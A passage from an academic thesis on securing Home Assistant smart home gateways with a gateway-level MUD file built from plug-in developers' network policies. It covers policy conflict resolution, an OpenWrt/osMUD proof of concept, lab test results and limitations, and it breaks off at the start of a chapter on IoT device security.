


Fig. 4.11 Example of conflict resolved for rules *Partially Matching* (resolution strategy: ATP or LSTP).

Listing 4.8 Example of conflict resolved for rules *Partially Matching* (resolution strategy: ATP or LSTP).

```
{
   "name":"from-ipv4-test-0",
   "matches":{
      "ipv4":{
         "protocol":6,
         "ietf-acldns:dst-dnsname":"foo.com"
      },
      "tcp":{
         "destination-port":{
            "operator":"range",
            "lower-port":11000,
            "upper-port":44000
         }
      }
   },
   "actions":{
      "forwarding":"accept"
   }
},
{
```

```
21          "name":"conf-from-ipv4-test-1",
22          "matches":{
23             "ipv4":{
24                "protocol":6,
25                "ietf-acldns:dst-dnsname":"foo.com"
26             },
27             "tcp":{
28                "destination-port":{
29                   "operator":"range",
30                   "lower-port":44000,
31                   "upper-port":58000
32                }
33             }
34          },
35          "actions":{
36             "forwarding":"reject"
37          }
38       }
```

Noteworthy, there is only one scenario in which the number of rules rises due to the conflict resolution process: when two rules are *Inclusively Matching* and the "winning" rule is the smaller one (as shown in Figure 4.12). In this scenario, the resulting set of rules is composed of three rules. Indeed, together with the "winning" rule, two new rules are created from the "losing" rule related to the two parts not involved in the conflict (see Figure 4.13). In all the other scenarios, the number of rules never increases due to this process.




Fig. 4.12 An example of two conflicting rules *Inclusively Matching*.




Fig. 4.13 Example of conflict resolved for rules *Inclusively Matching* (resolution strategy: DTP and LSTP).

4.4.6 PoC Workflow

Considering what was discussed so far, the main components of the Proof of Concept implementation (and their interactions) are represented in Figure 4.14. Specifically, the workflow is composed of the following steps.

0. Plug-in developers write and authenticate their contributions (step 0); their plug-ins are included inside the SHG.

1. When Home Assistant is started, the MUD Aggregator starts its execution alongside all the other configured integrations (part of step 1).

2. The MUD Aggregator verifies the integrity and validity of the MUD Draft (part of step 1).
3. The MUD Aggregator verifies the integrity and validity of all the other integrations and gathers developers' MUD policies (part of step 1).
4. The MUD policies belonging to integrations that are not authenticated or fail the integrity check are managed according to the user's configured strictness level (see Table 4.2). I.e., they are only included in the MUD file (created from the previously described MUD draft) if the strictness level is set to *low* (part of step 1).
5. To reduce the number of conflicts to detect, after establishing which policies can be included in the generated MUD file, valid policies are optimized (as described in Section 4.4.5).
6. Once the set of optimized policies is ready, the MUD Aggregator detects and manages conflicts among policies (as described in Section 4.4.5).
7. To reduce the overhead on the MUD manager, if at least one conflict is managed, the resulting policies are subsequently optimized again.
8. Once the gateway-level MUD file is ready, the MUD Aggregator verifies the correctness of the resulting file MUD file and signs it using a private key. This will ensure to the MUD manager that the generated MUD file comes precisely from the SHG. This operation concludes the step 1.
9. The MUD Aggregator exposes the MUD URL to the local router (step 2).
10. The MUD manager retrieves the MUD file from Home Assistant (steps 3 and 4).
11. The MUD manager verifies the file's integrity through its associated signature.
12. If the MUD file is valid, the MUD manager will enforce the contained policies. These policies are enforced by configuring OpenWrt's firewall: `iptables` (step 5).

It is noteworthy that, as already described in Section 4.3, from step 2 forward, the workflow follows the same steps of a traditional MUD architecture. According

to this characteristic, the proposed is perfectly compatible with any router or MUD manager supporting the DHCP transmission of the MUD URL.




Fig. 4.14 Schema and workflow of the developed Proof of Concept architecture.

4.4.7 Discussion

To provide more details about the adopted router, in the implemented PoC, the router was composed by an OpenWrt [83] Operating System (OS) deployed on a Raspberry Pi 3B[6]. On this machine was then installed an improved tailored version of the last release of the open-source MUD manager (*osMUD 0.2.0*) [79]. Currently, among the notification approaches defined in the MUD RFC [11], osMUD only supports the Dynamic Host Configuration Protocol (DHCP) [76]. Therefore, the MUD Aggregator integration can currently notify the MUD Manager only through a *DHCP Request* message (step 2). This DHCP message includes a MUD URL pointing to a web server exposed directly by Home Assistant itself. Indeed, considering the specificity of the generated MUD file, it does not make particular sense to store the file on a remote dedicated server.

[6] https://www.raspberrypi.com/products/raspberry-pi-3-model-b/, last visited on September 16, 2024.

It is implicit that once the MUD manager enforced the policies contained in the gateway-level MUD file, plug-ins without a MUD snippet may stop working correctly—the core of Home Assistant and its operating system continue to work regularly thanks to the MUD draft. However, if a plug-in does not require internet access, it can work properly even without a MUD snippet.

Accordingly, when new integrations are added to Home Assistant (and the gateway-level MUD file is already enforced), they will not be able to reach the endpoints necessary to perform their activities. Furthermore, an updated version of an already installed integration may require access to new endpoints that were not specified in the previous version of its MUD snippet. It is also important to periodically verify the integrity of the snippets and their associated integrations. Therefore, to address those issues, the previously described workflow will be periodically reiterated.

By default, osMUD ignores all the DHCP requests sent by every device with an already assigned IP address. However, this limitation prevented the management of updated versions of the generated MUD file. Indeed, as designed in the MUD standard, the developed PoC uses DHCP to inform the MUD manager that the gateway-level MUD file is updated and ready to be retrieved (the only available method in osMUD).

To overcome this issue, it was necessary to enhance the osMUD source code. Therefore, an updated version capable of managing reiterated DHCP requests from the same device was developed and publicly released on GitHub. Now, when osMUD receives a DHCP request from an already known device, it checks if the associated MUD file was changed in the elapsed time. If updates are detected, the old policies are replaced with the new ones. For the benefit of the community, a pull request to include this improvement in future osMUD versions was opened[7]. Unfortunately, at the moment in which this thesis was written, the pull request has not received any comments or accepted.

[7] https://github.com/osmud/osmud/pull/11, last visited on September 16, 2024.

4.5 Experimental Results

To validate the effectiveness of the Proof of Concept (PoC) described in Section 4.4, a dedicated laboratory network was set up following the architecture depicted in Figure 4.14. Section 4.5.1 describes the experimental setup, Section 4.5.2 reports the obtained results, while Section 4.5.3 provides some insights about the performance of the PoC.

4.5.1 Experimental Setup

The network built to conduct the necessary experiments consisted of two Raspberry Pi 3B[5] hosting the main components of the proposed architecture: the Smart Home Gateway (Home Assistant) and the MUD manager (osMUD), respectively. Table 4.3 reports the specifications of the employed boards.

Table 4.3 Specifications of Raspberry Pi model 3B.

Component type	**Component specification**
CPU	Broadcom® BCM2837 64bit Quad Core CPU @ 1.2GHz
RAM	1 GB
Solid State Drive	Kingston® Micro SD HC 32 GB
Ethernet	100 Base Ethernet
Network Card	Broadcom® BCM43438 wireless LAN and BLE
GPIO	40-pin extended GPIO
USB ports	4 USB 2 ports
Power Supply	Upgraded switched Micro USB power source (2.5 A)

One Raspberry Pi was configured with the *MUD manager* running OpenWrt [83] version 17.01.6 (a Linux-based OS designed for routers), and our enhanced version of osMUD [79] (based on osMUD 0.2.0). Precisely, the new version of osMUD has the capability of managing new MUD files exposed by already known devices. OpenWrt 17 was the target version of the implemented PoC because it is the version suggested by osMUD developers for running osMUD. Those specifications are summarized in Table 4.4.

The other Raspberry Pi hosted the *Smart Home Gateway* (SHG) and was equipped with Home Assistant OS (version 10.3), a Linux-based operating system optimized to manage HAss. Specifically, inside HAss OS were installed Home Assistant

Table 4.4 Specifications of the router (working also as MUD manager).

Component type	Component specification
Physical device	Raspberry Pi® 3B
Operating System	OpenWrt/LEDE 17.01.6
Linux Kernel	v4.4.153
osMUD	v0.2.0 (custom)

Core 2023.07.5, Home Assistant Supervisor 2023.07.3, and the Home Assistant Community Store (HACS) version 1.32.1. In addition, this device was equipped with Codenotary CAS version 1.0.3.

Moreover, on the SHG, 25 integrations were configured: the *MUD Aggregator*, the Home Assistant Community Store (*HACS*) [31], 15 integrations downloaded from HACS, and eight testing integrations. Then, a MUD snippet for each integration was written (except the MUD Aggregator, which owns the starting MUD draft). To understand the endpoints used by each integration, the integrations' source code was manually reviewed; moreover, a network traffic analysis was executed using Wireshark [103]. Once all snippets were ready, a subset of those integrations were notarized with CAS (precisely 16). Before enabling the MUD Aggregator, we tested that Home Assistant and all the developed integrations worked as expected.

The main specifications of the deployed SHG are summarized in Table 4.5.

Table 4.5 Specifications of the Smart Home Gateway.

Component type	Component specification
Physical device	Raspberry Pi® 3B
Operating System	Home Assistant v10.3
Home Assistant Supervisor	v2023.07.3
Home Assistant Core	v2023.07.5 (custom)
Home Assistant Community Store (HACS)	v1.32.1
Codenotary CAS	v1.0.3

A picture of the setup deployed in a research laboratory of Politecnico di Torino is shown in Figure 4.15. The photo shows the two Raspberry Pi boards (Home Assistant on the left; MUD manager and router on the right) and a Philips Hue with its bridge.




Fig. 4.15 The deployed Proof of Concept setup.

For developing and testing the MUD Aggregator integration for Home Assistant (before deploying it on the previously described Raspberry Pi-based installation), it was adopted the same experimental setup described in Chapter 3 (see Section 3.4.2). Specifically, the integration was developed on a Docker [30] "devcontainer" deployed on a Windows-based personal computer (specification available respectively in Table 3.2 and 3.4).

For testing purposes, the MUD Aggregator also has a dashboard button that can be pressed to generate and expose the MUD file whenever a user wants. The Home Assistant dashboard equipped with the MUD Aggregator is shown in Figure 4.16.




Fig. 4.16 A Home Assistant dashboard with some integrations installed. Among them, the MUD Aggregator is visible under "Buttons".

4.5.2 Results

With all PoC components ready, a set of tests were conducted on the laboratory setup. Specifically, the tests were conducted to observe and verify the following behaviors:

1. The correct automatic generation of the gateway-level MUD file. This implies:
   - If a conflict arises during the MUD generation process, the MUD Aggregator has to be able to properly solve it.
   - If a rule optimization is possible, the MUD Aggregator must optimize the resulting set of rules.
2. The possibility of regenerating an updated version of the MUD file when needed.
3. The correct enforcement of the MUD policies in the local network (i.e., the correct creation of the proper firewall rules inside the OpenWrt router).
4. The capability of osMUD to automatically update the network policies when it receives an updated version of a MUD file.

5. All the unaltered plug-ins with a MUD snippet can use the network as requested (i.e., being able to reach the required endpoints, **only**).

6. If a MUD snippet, or one of the notarized files of a plug-in, is altered, the MUD Aggregator enforces the expected behavior according to the *strictness level*.

7. If a plug-in is not notarized, its integrity check always fails. Then, the MUD Aggregator enforces the expected behavior according to the *strictness level* set (Table 4.2).

8. Home Assistant can still execute its normal operations even if its network connectivity is limited by the MUD.

9. The proposed solution should not significantly impact the performance of the SHG.

Regarding the first test, it was observed that at the Home Assistant startup, the MUD Aggregator collected the requirements, executed the integrity check, detected and solved the conflicts, optimized the resulting rules, and created a consolidated gateway-level MUD file.

For the second test, each of the previously cited integrations was added individually. In this way, it was possible to assess the MUD Aggregator's ability to periodically regenerate and re-expose the MUD file.

Talking about the third test, when the MUD file reached osMUD, the MUD Manager correctly instantiated the policies contained in the file. All the instantiated policies are visible in the firewall dashboard offered by OpenWrt.

The correct behavior of the MUD manager was also observed whenever an updated version of the MUD file was received (test 4). Indeed, by keeping the firewall dashboard open, it was possible to observe that the list of firewall rules was consistently updated when osMUD retrieved an updated version of the gateway-level MUD file.

To conduct the fifth test, it was verified that all the configured integrations continued to work as expected, even after enforcing the MUD policies. Some endpoints were also excluded on purpose from the MUD snippet to observe if such endpoints were reachable or not. As expected, after the enforcement of the MUD

policies, every integration could only interact with the endpoints contained in the MUD snippets.

For the sixth test, it was observed that the MUD Aggregator correctly spotted every modification applied to a MUD snippet or the associated integration. Whenever an integration failed its integrity check, the obtained behavior was consistent with the configured strictness level.

Regarding the seventh test, by design, all not-notarized integrations always fail the integrity check. This is due to the fact that they do not have an associated stored measure (on the CAS back-end) that can be used to verify their integrity. A couple of integrations were modified on purpose to verify the ability of the MUD Aggregator to spot these changes. To conduct this test, the SHG was rebooted three times, setting the strictness level to a different value every time (see Table 4.2. When the MUD Aggregator has to verify the integrity of the installed integrations, we observed that all the altered integrations (and the not-notarized ones) were managed according to the configured strictness level.

To conclude, to conduct the last two tests and verify the accuracy of the MUD draft provided together with the MUD Aggregator, the Raspberry equipped with Home Assistant was left running for several days. Any particular execution error related to the reduced network connectivity was observed in the elapsed time. Even checking Home Assistant logs, no errors or warnings that could be associated with the enforcement of the MUD policies were observed.

4.5.3 Performance Impact

Considering the performance degradation introduced by this solution, the experimental results demonstrated that incorporating the integrity check mechanism led to an increase in Home Assistant's startup time—while simply introducing the MUD generation process (even after the implementation of the conflict detection and resolution process) did not have a significant impact.

Home Assistant was rebooted ten times, choosing the reboot option that completely turned off and on the Raspberry on which HAss was installed. During each reboot, no one interacted with the MUD manager in any way (e.g., the rules already enforced on the router were not removed. Indeed, policy instantiation time does not affect HAss execution time).

Table 4.6 Home Assistant's reboot times (when not specified expressed in minutes:seconds)

Integrity Check	Fastest Run	Slowest Run	Average	Std. Dev.
Disabled	04:26	07:39	05:51	76 seconds
Enabled	06:44	07:54	07:21	27 seconds

With the integrity verification mechanism disabled, Home Assistant took an average of less than six minutes to reboot. On the contrary, after enabling this additional security process, the average startup time increased by one minute and a half. The reasons behind this time increase are related to the computational overhead necessary to calculate a hash value for each integration plus the delay introduced by interacting with the notarization service (such as the network latency and the time required by the service to retrieve the previously stored hash value).

Table 4.6 collects some Home Assistant's reboot times for both scenarios (when the integrity check was enabled, the strictness was set to *high*). However, it is important to note that during regular execution, even with the integrity check enabled, the MUD Aggregator integration does not significantly impact Home Assistant's performance. This is due to the fact that Home Assistant manages its integrations independently in a multi-thread way. Therefore, even when the MUD Aggregator is generating a new MUD file, other integrations can proceed with their execution regularly.

4.6 Discussion and Limitations

The architecture presented in this chapter can enhance the security of Smart Home Gateways (SHGs) and their connected devices. Indeed, allowing developers to specify requirements on behalf of the original manufacturer potentially increases the number of IoT devices adopting the Manufacturer Usage Description (MUD) standard. Likewise, reducing the possible inbound and outbound connections established by every kind of SHG plug-in (either for plug-ins used to manage devices or for plug-ins introducing only new software functionalities) can reduce the possibility that those components are used to execute undesired tasks. At the best of our knowledge, the research presented in this chapter is the first proposal for generating a gateway-level MUD file starting from plug-in developers' contributions. The

reported implementation and its experimental results proved the feasibility of the approach.

However, due to the fact that the presented Proof of Concept (PoC) is based on the MUD standard, it has all the issues related to the standard itself. In the following paragraphs, this section is going to mention the most critical ones. To delve deeper into other possible limitations of the MUD standard, we recommend [73].

To begin with, the MUD standard (and consequently the proposed approach) requires a MUD manager within the local network (which could be part of the router or on a dedicated machine). Only when MUD managers become widely adopted will many users be able to benefit from the advantages introduced by MUD and the proposed solution.

Discussing instead possible threats, it is necessary to consider that a malicious user having access to the Policy Enforcement Point (e.g., the OpenWrt router) could tamper with the deployed MUD policies. Specifically, in the implemented PoC, the policies are enforced by the `iptables` firewall installed on the *OpenWrt router*. Anyone having access to the router could alter and compromise these policies. For this reason, the router must be adequately protected.

Another potential issue is the tampering of the MUD URL. If malicious users can compromise the MUD URL, they gain control over the policies that will be enforced on the network. The MUD URL could be tampered with at rest or in transit. To protect the MUD URL before sending it, storing it in an X.509 certificate [108] and using IEEE 802.1AR [78] for secure forwarding should be considered. These measures would help prevent unauthorized alterations to the MUD URL and ensure the integrity of the policies. During the development of this PoC, since osMUD can be notified of available MUD files only through DHCP [76], this security measure was not adopted.

Examining the proposed solution and the developed PoC, it is possible to spot the following strengths and weaknesses.

For this peculiar architecture, having the MUD file stored directly in the local network on the SHG (like in the proposed PoC) can be considered an advantage. In this way, the MUD manager can ensure policy enforcement even when manufacturers' servers are unreachable or when devices or plug-ins are no longer supported (and their related servers are discontinued).

Another relevant strength is the mechanism to verify the integrity of the MUD snippets and their associated plug-ins. Thanks to this mechanism, the PoC reduces the probability that a modification in a snippet or in the plug-ins' source code remains undetected. In addition, having the possibility of choosing to notarize only a specific set of files significantly enhances the flexibility and usability of this protection mechanism.

Moreover, a feature that allows the enhancement of the flexibility of the PoC is the possibility to select among three different strictness levels (Table 4.2). This feature empowers users to find the desired balance between security and usability according to their risk tolerances and specific use cases.

In addition, the possibility of optimizing the rules contained in the final MUD file will reduce the load of work for the MUD manager (and the associated rule enforcement devices), reducing the time required to enforce a network rule and improving the readability of the rules generated for the policy enforcement points.

To conclude, the capability of detecting and solving conflicts among policies allows the production of a more reliable MUD file. Indeed, having different developers writing their network requirements could easily create conflicts. Therefore, having a part of the MUD generation process involved in detecting and solving these conflicts is crucial.

Conflicts may also arise if a plug-in developer attempts to integrate a MUD-enabled device, redefining its MUD policies. In this scenario, a possible solution similar to the proposal of Feraudo et al. [97] is to consider developers' policies as high-priority compared to the manufacturers'. Another possibility is to leave the final decision to the SHG user. This specific aspect was left out of the scope of this chapter and will need further attention in future work. In the current PoC, it was assumed that all the MUD snippets referred to devices that were not "MUD-enabled" by their manufacturer.

Furthermore, there is still room for improvement in the reliability of the integrity verification mechanism. For instance, the current PoC allows attacks similar to application repackaging [109]. This means anyone can take an integration, modify its source code and MUD snippet, and re-notarize the newly obtained integration. This is due to the fact that CAS allows anyone access to its services, and the proposed PoC lacks a "list of trusted developers" (i.e., anyone registered to CAS is considered reliable). To enhance the trustworthiness of the integrity verification

process, a dedicated registration service can be effective. Developers can register an account and associate their identity with their integrations. This approach enables the identification of the "official" developer for each integration. Hence, it will be possible to consider only the notarization performed from their account.

However, to enhance the security of Home Assistant, the plug-ins' integrity verification is a task that should be executed by the HAss platform itself. Every developer should be forced to authenticate the developed plug-ins (and the platform should, by default, execute only signed integrations and add-ons). Home Assistant could also consider having different levels of trusted developers, according to the data they provide during the registration of their accounts.

Another issue out of this chapter's scope is the developed code's trustworthiness. In the described PoC, it was assumed that all the notarized integrations are reliable and do not try to conduct attacks on any element of the described architecture. If the architecture was equipped with a registration service like the one mentioned above, that service could also be used for this purpose. For instance, this service could allow developers to use the notarization service only if they provide some information related to their real identities. In this way, it would be more risky for a developer to produce malicious integrations by design.

Concerning performance, the experimental results show that the proposed solution introduces an overhead at startup time. The startup time growth can be attributed mainly to the time CAS requires to process all the requests sent by the MUD Aggregator's integrity check process. However, the impact on regular execution during the operation of the smart home gateway is negligible. Since SHGs are not frequently rebooted (Home Assistant is typically rebooted only when new integrations are added), once the SHG is up and running, the increased startup time is not likely to be a significant concern in practical usage scenarios.

In conclusion, the successful implementation and experimental validation of the Proof of Concept demonstrate the feasibility and effectiveness of the proposed solution in real-world scenarios. By addressing the discussed limitations, the proposed PoC can further enhance the security of SHGs and the devices they manage.

4.7 Conclusions

This chapter presented an extended version of the conventional Manufacturer Usage Description (MUD) architecture [11], tailored for Smart Home Gateways (SHGs) extensible via plug-ins. The developed Proof of Concept (PoC) aims to achieve the following main goals:

- protecting the SHG and their plug-ins with the MUD standard and plug-in developers' contributions;
- providing protection for all types of plug-ins, not just for plug-ins designed to manage physical devices;
- implementing an integrity verification mechanism to ensure the authenticity of developers' contributions.

To achieve these goals, a dedicated plug-in (the MUD Aggregator integration) was developed for the widely-used open-source Home Assistant platform [8]. This plug-in enables developers to specify their requirements in a MUD-compliant manner, and by merging these individual requirements, after verifying their compatibility and integrity, the MUD Aggregator generates a comprehensive gateway-level MUD file. This file is then exposed to (and enforced by) a traditional MUD manager, enabling network policy enforcement. In the developed Proof of Concept, osMUD [79] was adopted, an open-source MUD manager designed to be executed in an OpenWrt router [83].

To prevent developer contributions from being tampered with, the MUD Aggregator verifies that all the third-party integrations were not modified from what the developer designed, enhancing the entire system's trustworthiness.

Moreover, designing the integrity verification process with three different strictness levels (i.e., high, medium, or low) allows users to customize their security settings according to their specific needs.

To the best of our knowledge, the research presented in this chapter is the first proposal for generating a gateway-level MUD file starting from plug-in developers' contributions. Experimental results demonstrate the feasibility and effectiveness of the proposed architecture. While there is a performance overhead during startup due to the integrity verification processes, it has minimal impact on regular execution

during normal operations. This trade-off between enhanced security benefits and a slight startup time increase makes our solution viable for real-world smart home deployments.

4.7.1 Future Work

The proposed architecture has demonstrated significant potential in enhancing the security and flexibility of Smart Home Gateways. However, as this research continues to advance, as discussed in Section 4.6, some areas offer promising opportunities for further improvement.

First of all, to improve the trustworthiness of plug-ins, introducing a dedicated registration service can increase the reliability of every plug-in—especially those deployed on stores entirely managed by the community, such as the Home Assistant Community Store [31]. By requiring developers to provide more information related to their real identities during registration, the production of malicious integrations can be reasonably discouraged. Following the model of trusted app stores, the Home Assistant platform could enforce authentication and signing of plug-ins, allowing only signed and verified integrations to be executed. Implementing such a service will add an extra layer of security to the SHG ecosystem.

Another aspect to keep under observation is the conflicts between the MUD policies specified in plug-ins and the MUD policies of the integrated device. Even if this approach was born to protect the Smart Home Gateway (and devices not MUD-enabled), this scenario should be considered and further investigated in future research.

Chapter 5

Outsourcing Resource-constrained Device's Security

The exponential growth of Internet of Things (IoT) devices has led to the emergence of significant security challenges. Indeed, many IoT devices are susceptible to inherent security vulnerabilities due to limited computing power, cost-effective design, and the absence of timely security updates [92]. Furthermore, as already discussed extensively in Chapter 3, even software developers can play a significant role in introducing security vulnerabilities in IoT ecosystems, as they may not be fully aware of the potential threats that could affect their IoT projects [22] or they could implement undesired behaviors by mistake (see Section 3.5). Indeed, numerous open-source IoT projects developed by hobbyists present potential security concerns [110].

